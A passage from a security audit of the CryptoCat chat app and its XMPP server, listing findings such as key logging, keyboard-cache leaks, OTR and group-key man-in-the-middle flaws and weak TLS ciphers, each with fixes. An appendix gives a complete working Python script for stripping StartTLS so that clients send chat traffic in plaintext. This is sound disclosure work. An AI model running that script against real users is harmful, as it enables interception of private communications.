Description: In multi-party communications, the public keys of all parties communicated with are logged to the Apple System Log, where they can be retrieved by a third-party application or forensic attacker.

```
174   NSData *publicKeyData = [NSData tb_dataFromBase64String:publicKey];
175
176   uint8_t digest[CC_SHA512_DIGEST_LENGTH] = {0};
177   CC_SHA512(publicKeyData.bytes, publicKeyData.length, digest);
178   publicKeyData = [NSData dataWithBytes:digest length:CC_SHA512_DIGEST_LENGTH];
179   NSLog(@"-- publicKeyData %@ | %d bytes", publicKeyData, publicKeyData.length);
```

Listing 5: *TBMultipartyProtocolManager/TBMultiPartyProtocolManager.m*

```
2014-01-28 13:11:10.708 Cryptocat[27655:70b] asking fingerprint for testisec4@conference.crypto.cat/fakedavid
2014-01-28 13:11:10.708 Cryptocat[27655:70b] -- publicKeyData <40513428 37e55a92 18f83b5a 628b283a c7aae63b 7
     d434042 4899fcd0 37d277f9 b9ee73b4 a6f2bc72 60166594 f332146a 619291ec f217b707 545dd99e 53eeecbe> | 64
     bytes
2014-01-28 13:11:25.254 Cryptocat[27655:70b] -- publicKeyData <6a29d851 62d32663 5e3f0576 da7a61d8 ca75b8c7
     4882ff2a 7839f3ec 73abb751 a090f2f2 b27faba6 942786a8 2f2b60d9 e1ae4fd4 9d6b0998 b4e4703f 4a965204> | 64
      bytes
2014-01-28 13:12:19.559 Cryptocat[27655:70b] -- publicKeyData <5be128da e867f007 eb0226e0 c86642aa 3ad67649
     95876dd8 02d81904 b979f711 48bb3067 6eb2053f a4a4644e d8d28b2b 21c3c1d2 56827fbe d9bbec9f b9470185> | 64
      bytes
2014-01-28 13:15:06.944 Cryptocat[27655:70b] -- publicKeyData <9eb640d0 cd022978 65a52359 fa8546af 8d1a896e
     6840f4ee f73f3d7d 95eebe5f 99143a1e 72b2458f 931cadc7 59a4a8c7 cc3d40b2 27ffabee 2bd4b360 7f53f7a3> | 64
      bytes
```

Exploit Scenario: A third-party with knowledge of mappings of public keys to users uses this information to determine which parties a given user has been communicating with.

Short Term Solution: Do not log this information.

Long Term Solution: For information that needs to be logged, use a define to enable *NSLog* statements for development and debugging, and disable these before shipping the software. This can be done by putting the following code into the appropriate *PREFIX_HEADER* (*.pch) file:

```
#ifdef DEBUG
#   define NSLog(...) NSLog(__VA_ARGS__)
#else
#   define NSLog(...)
#endif
```

9. Autocorrection leaks information to disk

Class: Data Exposure **Severity:** Low **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-12

Targets: The *dynamic-text.dat* autocorrection cache, *as tested between Jan 27 and Feb 7.*

Description: In the CryptoCat iOS application, several *UITextView* and *UITextField* objects leak entered contents to the device's plaintext autocompletion dictionary cache. To prevent this, the App must disable autocorrection (for iOS prior to 6.1) or alter the *secureTextEntry* attribute (in iOS 6.1 and higher).

Exploit Scenario: An attacker gains physical possession of the device, and attaches it to a forensic workstation. The attacker then extracts the keyboard completion cache and is able to read portions of sensitive chat data that have been entered into the application.

Short Term Solution: Set the *autocorrectionType* attribute of *UITextField* and *UITextView* objects to *UITextAutocorrectionTypeNo*:

```
[self setAutocorrectionType:UITextAutocorrectionTypeNo];
```

Due to issues in iOS 6 and up, also perform the following procedure:

```
[sensitiveTextField setSecureTextEntry:YES];
[sensitiveTextField setSecureTextEntry:NO];
```

Note that this latter approach will inherently disable autocorrection; however, the explicit disabling of autocorrection should remain in place for future use, if and when this workaround becomes unnecessary or ceases to work. This will also provide protection for devices running versions of iOS prior to 6.1.

Long Term Solution: Expand searches for personal information leaks. After a test cycle of the application, verify that the *dynamic-text.dat* file does not contain any information entered into the application.

10. Precompiled OpenSSL binaries in TBMultipartyProtocolManager

Class: Patching **Severity:** Informational **Difficulty:** Undetermined

Finding ID: iSEC-RFACC0114-16

Targets: The *TBMultipartyProtocolManager* Pod, *as tested between Jan 27 and Feb 7.*

Description: The *TBMultipartyProtocolManager* Pod embeds precompiled OpenSSL binaries (*libcrypto.a* and *libssl.a*) within *TBMultipartyProtocolManager/dependencies/lib/*, that are compiled from unknown source. Though not a security vulnerability, the choice to package precompiled binaries impacts the security maintenance of the *TBMultipartyProtocolManager* Pod.

For example, the *TBMultipartyProtocolManager* developer is responsible for applying patches to these binaries if the security of CryptoCat is to be maintained. This is a task that is easily overlooked once original developers become busy or move on to other projects.

Furthermore, auditing a compiled library of unknown provenance requires significant reverse engineering to identify simple, yet critical details such as version and default configuration. Indeed, a complete analysis of these libraries was not performed during this engagement due to lack of time. Enhancing the auditability of these libraries will benefit CryptoCat's security.

Exploit Scenario: An attacker identifies a weakness in an unpatched version of *libcrypto.a* distributed in the *TBMultipartyProtocolManager* Pod. They take advantage of this weakness to subvert the security of the CryptoCat iOS application.

Short Term Solution: Integrate building OpenSSL from source into the *TBMultipartyProtocolManager* Pod. This will enhance auditability and allow for easier updates of the build environment by developers.

Long Term Solution: Automatically check for OpenSSL updates. When one is issued, update build environments and issue new versions of *TBMultiPartyProtocolManager*, CryptoCat, and any other associated applications.

11. Outdated *curve25519-donna* implementation

Class: Patching **Severity:** Informational **Difficulty:** Undetermined

Finding ID: iSEC-RFACC0114-17

Targets: The *TBMultipartyProtocolManager* Pod, *as tested between Jan 27 and Feb 7.*

Description: The implementation of Curve25519 used by *TBMultipartyProtocolManager* is out of date[7]. Though the change does not appear to impact the security of the implementation, it does indicate the need for regular updates to be applied to this security-critical code.

Exploit Scenario: A security analyst identifies a major flaw in *curve25519-donna* that is patched and distributed through GitHub. An attacker notices that this patch is not applied to *TBMultipartyProtocolManager* and takes advantage of the flaw to subvert the security of the CryptoCat iOS application.

Short Term Solution: Update the *TBMultipartyProtocolManager* Pod with the latest version of *curve25519-donna*.

Long Term Solution: Automatically check for updates to *curve25519-donna*. When one is issued, update build environments and issue new versions of *TBMultiPartyProtocolManager*, CryptoCat, and any other associated applications.

[7]The version used in the *TBMultipartyProtocolManager* Pod seems to predate the following commit: https://github.com/agl/curve25519-donna/commit/81b6dcb6cf5b983ec6391f36aa061caef07c58ad

3.4 Detailed Vulnerability List — Other Components

12. CryptoCat's security model relies on unrealistic user requirements

Class: Authentication **Severity:** High **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-10

Targets: CryptoCat's user authentication mechanism.

Description: To establish a secure chat session, CryptoCat users must validate every other user's group fingerprint using an out-of-band channel, as described in the multi-party protocol spec: "Users can verify someone else's identity simply by confirming his/her fingerprints over a trusted out-of-band channel [...] such as a telephone.".[8] This results in various issues regarding the security of chat sessions:

- This requirement, although critical to the security of users' chat sessions, is never stated nor explained to users installing the App (on both iOS and in the browser). Additionally, the targeted audience for CryptoCat seems to be non-technical users who may not even know what a fingerprint is or how to validate it.
- This requirement makes establishing a secure chat session impractical. For example, securing a chat room of five users would require ten phone calls for exchanging group fingerprints; for six users, it would require fifteen phone calls.
- As user keys are re-generated on every connection, fingerprints have to be re-validated on every new chat session. Similarly, if a user gets disconnected and then reconnects to the chat room, their group fingerprint has to be re-validated by every other member of the chat room before any message can be sent securely.

In a real world scenario and for the reasons described above, it seems unlikely that users will actually validate other peers' fingerprints when establishing chat sessions. Such users would then be vulnerable to man-in-the-middle attacks against the multi-party protocol, where an attacker intercepts the XMPP stream and injects their own public keys within the key exchange protocol in order to impersonate chat users. If the users do not validate the group fingerprints, they will not detect that the CryptoCat chat room has been compromised.

Exploit Scenario: Activists decide to use CryptoCat in an attempt to securely communicate with each other; one of them uses the iOS application to access the CryptoCat chat room. An attacker who has compromised the activist's home network performs a man-in-the-middle attack against the App's SSL/TLS XMPP stream (for example by exploiting finding 1 on page 15) and then swaps the victim's multi-party public key with their own during the multi-party key exchange process. Users do not check the group fingerprints for the chat room, resulting in their client using the attacker's public key to encrypt group messages, thereby allowing the attacker to decrypt all group messages.

Short Term Solution: Make the requirement for manual authentication of fingerprints explicit in the user interface. Provide instructions on how and when users should validate other peers' group and OTR fingerprints, display this information upon installation, and make it available online for reference.

Long Term Solution: Consider using a Trust on First Use design to authenticate users, similar to that used by SSH. This would require storage and re-use of a user's key for all sessions. Chat peers' nicknames and fingerprints should also be stored on the client, with a single fingerprint check being required during the first chat session between users. Users should be notified with an error any time a chat peers' key changes from that which was trusted.

This behavior would be similar to most OTR clients (such as Pidgin or Adium) and would not break CryptoCat's security model, which claims that "*[CryptoCat's] security objectives do not include: Anonymizing the connections and identities of users.*"[9] This change would greatly improve the ease of authenticating users and address the need to have scalable user authentication in a group chat setting.

[8] https://github.com/cryptocat/cryptocat/wiki/Multiparty-Protocol-Specification
[9] https://github.com/cryptocat/cryptocat/wiki/Threat-Model#1-security-objectives

13. CryptoCat OTR implementation vulnerable to man-in-the-middle attacks

Class: Authentication **Severity:** High **Difficulty:** Medium

Finding ID: iSEC-RFACC0114-8

Targets: CryptoCat's OTR implementation.

Description: CryptoCat clients, including the iOS application and the browser clients, transparently perform OTR key exchanges ("Authenticated Key Exchange" or AKE) during ongoing conversions without notifying the user of the key change.

Consequently, an attacker performing a man-in-the-middle attack against a CryptoCat user's OTR discussion can intercept messages without being detected. The attacker would wait until the user has validated their peer's fingerprint (using an out of band channel such as a phone) and then inject traffic in order to initiate a new key exchange with the victim and the victim's peer. This key exchange uses the attacker's keys, and the attacker is able to decrypt the OTR messages and read them as they pass them between the users.




Figure 3: Generating and exchanging new OTR keys during an ongoing discussion

iSEC validated this on both the Chrome extension and the iOS application. One minor difference was that the fingerprint displayed to the user in the peer's info menu gets updated in the browser extension but not in the iOS client, after the peer's OTR key changed. This does not affect the impact of this issue as even security-conscious users would likely only check their peer's OTR fingerprint once, at the beginning of the chat session.

Note: The same attack against multi-party keys did not work on the iOS clients because they only process the first key exchange message sent by a given user, and then ignore subsequent key exchange messages from this user. Due to lack of time, this attack was not tested in the browser clients.

Exploit Scenario: An attacker sets up a spoofed public WiFi access point at a popular coffee shop. A CryptoCat user connects their iOS device to the access point to get Internet connectivity and then launches the CryptoCat App to join a chat room. The attacker first performs a man-in-the-middle attack against the App's SSL/TLS XMPP stream (for example by exploiting finding 1 on page 15) and then waits for the user and their peer to validate their OTR fingerprints. Then, the attacker initiate a new OTR key exchange within the XMPP stream to inject their own OTR keys. The user and peer's CryptoCat clients transparently accept the attacker's keys and use them to encrypt all OTR messages, thereby allowing the attacker to decrypt them.

Short Term Solution: Display a warning to the user and consider rejecting the peer's OTR messages if the peer attempts to initiate a new OTR key exchange during an ongoing chat session.

Long Term Solution: Re-architect CryptoCat's key management mechanism by following the long term recommendations available in finding 12 on the preceding page.

14. Browser clients — Misleading security UI for SMP identity checking

Class: Authentication **Severity:** High **Difficulty:** High

Finding ID: iSEC-RFACC0114-14

Targets: The UI for SMP identity checking within the browser extensions.

Description: The CryptoCat browser extensions implement the Socialist Millionaire Protocol[10] (SMP) for OTR, which allows users to validate a peer's OTR keys by asking them a secret question. The UI implementing this functionality is misleading because it states that a successful SMP exchange will validate the peer's "identity", thereby implying that both the peer's OTR keys and group keys were verified through SMP:




Figure 4: SMP identity checking flow in the CryptoCat Firefox extension

However, an SMP exchange as implemented in CryptoCat does not verify a peer's group keys. Consequently, an attacker performing a man-in-the-middle attack against a CryptoCat user could impersonate a peer within a group chat session by injecting their own multi-party keys during the key exchange process. The UI for SMP identity checking would then trick the user into thinking that their peer's group fingerprint was verified, thereby allowing the attacker to decrypt all group messages.

Exploit Scenario: Activists decide to use CryptoCat in an attempt to securely communicate with each other. By exploiting another vulnerability, an attacker who has compromised an activist's home network is able to perform a man-in-the-middle attack against the CryptoCat browser extension's SSL/TLS traffic. The attacker then swaps the victim's multi-party public key with their own during the multi-party key exchange process. The victim and their peers all use SMP to successfully authenticate each other's OTR keys and the browser extension UI tricks them into thinking that this process also authenticated the multi-party keys. They then start chatting, resulting in their clients using the attacker's public key to encrypt group messages, thereby allowing the attacker to decrypt all group messages and impersonate the victim.

Short Term Solution: Consider adding a warning to the UI for SMP identity checking to let users know that the secret question cannot be used to verify the peer's group fingerprint.

Long Term Solution: Consider unifying the key verification experience for OTR and group chat protocols. A single user-to-user exchange should be sufficient to verify that user's identity for all CryptoCat exchanges.

[10] https://en.wikipedia.org/wiki/Socialist_millionaire

15. CryptoCat chat rooms log encrypted messages and can be made persistent

Class: Data Exposure **Severity:** Medium **Difficulty:** Low

Finding ID: iSEC-RFACC0114-7

Targets: The CryptoCat XMPP server's configuration.

Description: Using a regular XMPP client such as Adium, an attacker can pre-create chat rooms and configure them to be persistent:




Figure 5: Chat room settings

As chat rooms are configured to store a history of previously exchanged messages, the attacker could then join a previously created persistent room after a chat session took place, and harvest the logs of encrypted messages that CryptoCat users exchanged during the discussion:




Figure 6: Harvesting encrypted logs after a chat session ended

Exploit Scenario: An attacker uses a standard XMPP client to pre-create specifically targeted CryptoCat chat rooms on the server as persistent rooms. The attacker then regularly joins these rooms to collect logs of encrypted chat sessions and uses the timestamps and nicknames associated with the messages to infer information about the users. Alternatively, a security researcher finds a flaw in CryptoCat's encryption mechanisms (similar to Decryptocat[11]) and the attacker uses the researcher's tool to decrypt all messages previously collected.

Short Term Solution: Harden the CryptoCat server's XMPP configuration:

- Disable the ability to create persistent rooms by modifying the value of the *access_persistent* setting within *ejabberd*'s configuration[12].
- Disable group chat history by setting the value of the *history_size* setting to 0.

Long Term Solution: Update deployment guidelines for the CryptoCat server[13] in order provide a hardened *ejabberd* configuration that disables persistent rooms and group chat history.

[11] http://tobtu.com/decryptocat.php
[12] http://www.process-one.net/docs/ejabberd/guide_en.html#htoc46
[13] https://github.com/cryptocat/cryptocat/wiki/Server-Deployment-Instructions

16. Browser clients — Chat room eavesdropping using a regular XMPP client

Class: Data Exposure **Severity:** Medium **Difficulty:** Low

Finding ID: iSEC-RFACC0114-11

Targets: The CryptoCat browser extensions.

Description: When joining a CryptoCat chat room using a regular XMPP client such as Adium, an attacker will not show up in the list of chat room members within the other users' browser clients. The iSEC team validated this issue on the Chrome and on the Firefox CryptoCat extensions. On the iOS client, the attacker shows up in the list of chat room members but the name displayed in the conversation view when the attacker joins or leaves the room is empty.

While the CryptoCat clients will not encrypt multi-party messages using this invisible user's key (after the user broadcasted it in the chat room), an attacker could still record encrypted multi-party messages exchanged by members of the chat room.

Screenshots demonstrating this issue are available in Appendix B on page 34.

Note: Joining a CryptoCat chat room using a regular XMPP client would sometimes hang the CryptoCat browser extensions. The iSEC team did not have time to investigate this issue.

Exploit Scenario: An attacker uses a standard XMPP client to join specifically targeted CryptoCat chat rooms and records logs of encrypted chat sessions. The attacker then uses the timestamps and nicknames associated with the encrypted messages to infer information about the users. Alternatively, a security researcher finds a flaw in CryptoCat's encryption mechanisms (similar to Decryptocat[14]) and the attacker uses the researcher's tool to decrypt all messages previously collected.

Short Term Solution: Investigate this issue and modify the iOS and browser clients so that they properly detect and inform users when a new user from a regular XMPP client joins a room.

Long Term Solution: Consider performing interoperability testing with alternate XMPP clients that do not follow CryptoCat's protocol prior to CryptoCat releases. This may identify unexpected behaviors or interactions between such clients

[14] http://tobtu.com/decryptocat.php

17. Weak SSL/TLS versions and cipher suites supported by XMPP service

Class: Configuration **Severity:** Medium **Difficulty:** High

Finding ID: iSEC-RFACC0114-9

Targets: The SSL configuration of the CryptoCat XMPP server hosted at crypto.cat:5222.

Description: The CryptoCat XMPP service hosted at crypto.cat:5222 supports older versions of the SSL/TLS protocol including SSLv3, TLSv1 and TLSv1.1, as well as weak SSL cipher suites including RC4 cipher suites.

Listing 6: Supported SSLv3 cipher suites as identified by SSLyze

```
Accepted Cipher Suite(s):
  CAMELLIA256-SHA               256 bits
  AES256-SHA                    256 bits
  DES-CBC3-SHA                  168 bits
  SEED-SHA                      128 bits
  RC4-SHA                       128 bits
  RC4-MD5                       128 bits
  CAMELLIA128-SHA               128 bits
  AES128-SHA                    128 bits
```

Consequently, an XMPP client establishing an SSL/TLS session with the server using a weak cipher suite could potentially be vulnerable to various cryptographic attacks, eventually resulting in an attacker performing a man-in-the-middle attack being able to decrypt some of the traffic.

In the context of XMPP, the impact of the recently discovered SSL/TLS vulnerabilities (including BEAST and RC4 biases) is diminished because such attacks require the ability to inject plaintext data in the victim's SSL/TLS session in order to be exploited.[15] This exploit scenario can be achieved when targeting a browser by injecting JavaScript in the victim's HTTP traffic. However, an XMPP client such as CryptoCat does not expose a similar behavior, thereby preventing an attacker on the network from being able to trivially inject plaintext data in the victim's SSL/TLS session.

Regardless, there is no reason for CryptoCat to support weak cryptographic protocols. Additionally, as both the XMPP server and the XMPP clients are implemented/configured by the CryptoCat team, backward compatibility is not an issue and CryptoCat should therefore support strong ciphers only.

Exploit Scenario: A cryptographic breakthrough against RC4 gives attackers the ability to trivially decrypt SSL/TLS streams relying on a RC4 cipher suite. Additionally, a misconfiguration in the CryptoCat XMPP server or clients result in these components choosing an RC4 cipher suite as the cryptographic cipher to use for SSL/TLS encryption. This results in the CryptoCat XMPP clients being vulnerable to man-in-the-middle attacks, allowing an attacker on the network to decrypt the SSL/TLS stream and recover encrypted multi-party and OTR XMPP messages.

Short Term Solution: Disable support for all SSL/TLS versions except TLSv1.2 within the CryptoCat XMPP clients - the Android and iOS applications - and ensure that these updated clients are still able to connect to the CryptoCat XMPP server (which already supports TLSv1.2).

Long Term Solution: Once CryptoCat XMPP clients have been updated, modify the XMPP server's configuration to restrict the list of supported cipher suites to strong TLSv1.2 cipher suites only. The undocumented *ciphers* setting[16] to be included within the *ejabberd_c2s* node of *ejabberd*'s configuration file seems to be suitable for this. This *ciphers* setting should be set to the following OpenSSL cipher string: *HIGH:!SSLv2:!SSLv3:!TLSv1:!TLSv1.1:!aNULL*.

Since this setting is undocumented, CryptoCat should regularly validate that the list of supported cipher suites has been properly restricted after enabling it, using an SSL scanning tool that supports XMPP, such as SSLyze.[17] If the *ciphers* setting does not work, CryptoCat should consider switching to a different Jabber server that lets administrators alter the server's SSL configuration.

[15] http://blog.cryptographyengineering.com/2013/03/attack-of-week-rc4-is-kind-of-broken-in.html

[16] https://github.com/processone/tls/commit/e9401351cfece802e9df3fb8a0f251809397d843

[17] https://github.com/iSECPartners/sslyze

Appendices

A XMPP StartTLS stripping

As described in finding 1 on page 15, the following Python script will force the CryptoCat iOS client to communicate with the server over plaintext by removing StartTLS from the server's list of supported XMPP features.

A.1 Screenshot

Figure 7: Cleartext XMPP stream captured by Wireshark after performing the StartTLS stripping attack

A.2 Python script

```
#!/usr/bin/env python

import sys, socket, thread, ssl
from select import select

HOST = '0.0.0.0'
PORT = 5222
BUFSIZE = 4096
XMPP_SERVER = 'crypto.cat'


def do_relay(client_sock, server_sock):
  server_sock.settimeout(1.0)
  client_sock.settimeout(1.0)
  print 'RELAYING'
  startTLSDone = 0
  while 1:
    try:

      receiving, _, _ = select([client_sock, server_sock], [], [])
      if client_sock in receiving:
        p = client_sock.recv(BUFSIZE)
        if len(p):
          print "C->S", len(p), repr(p)
        server_sock.send(p)

      if server_sock in receiving:
        p = server_sock.recv(BUFSIZE)
```

```
        if len(p):
          print "S->C", len(p), repr(p)

        if 'starttls' in p and not startTLSDone:
          # Strip StartTLS from the server's FEATURES
          p = p.replace("<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'>"
            "</starttls>", '')
          p = p.replace("<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'>"
            "<required/></starttls>", "")

          # Do startTLS handshake with the server
          print 'Wrapping server socket.'
          server_sock.send("<starttls xmlns='urn:ietf:params:xml:ns:xmpp-tls'/>")
          server_sock.recv(BUFSIZE)
          server_sock = ssl.wrap_socket(server_sock, suppress_ragged_eofs=True)

          # SSL handshake done; re-open the stream
          server_sock.send("<stream:stream to='" + XMPP_SERVER + "' "
            "xmlns:stream='http://etherx.jabber.org/streams' "
            "xmlns='jabber:client' xml:lang='en' version='1.0'>")

          # Receive the server's features
          server_sock.recv(BUFSIZE)
          startTLSDone = 1

        client_sock.send(p)

    except socket.error as e:
      if "timed out" not in str(e):
        raise e


def child(clientsock,target):
  targetsock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  targetsock.connect((target,PORT))
  do_relay(clientsock, targetsock)

if __name__=='__main__':
  if len(sys.argv) < 2:
    sys.exit('Usage: %s TARGETHOST\n' % sys.argv[0])
  target = sys.argv[1]
  myserver = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  myserver.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
  myserver.bind((HOST, PORT))
  myserver.listen(2)
  print 'LISTENER ready on port', PORT
  while 1:
    client, addr = myserver.accept()
    print 'CLIENT CONNECT from:', addr
    thread.start_new_thread(child, (client,target))
```

Listing 7: XMPP StartTLS stripping script

B Invisible Chat Room Member

The following screenshots demonstrate the ability for a user to be invisible in a CryptoCat chat room using a regular XMPP client, as described in finding 16 on page 30.




Figure 8: The attacker's XMPP client after users exchanged group messages within the CryptoCat room




Figure 9: In the Chrome client the attacker does not show up as a room member




Figure 10: In the iOS client the attacker shows up as a room member with an empty name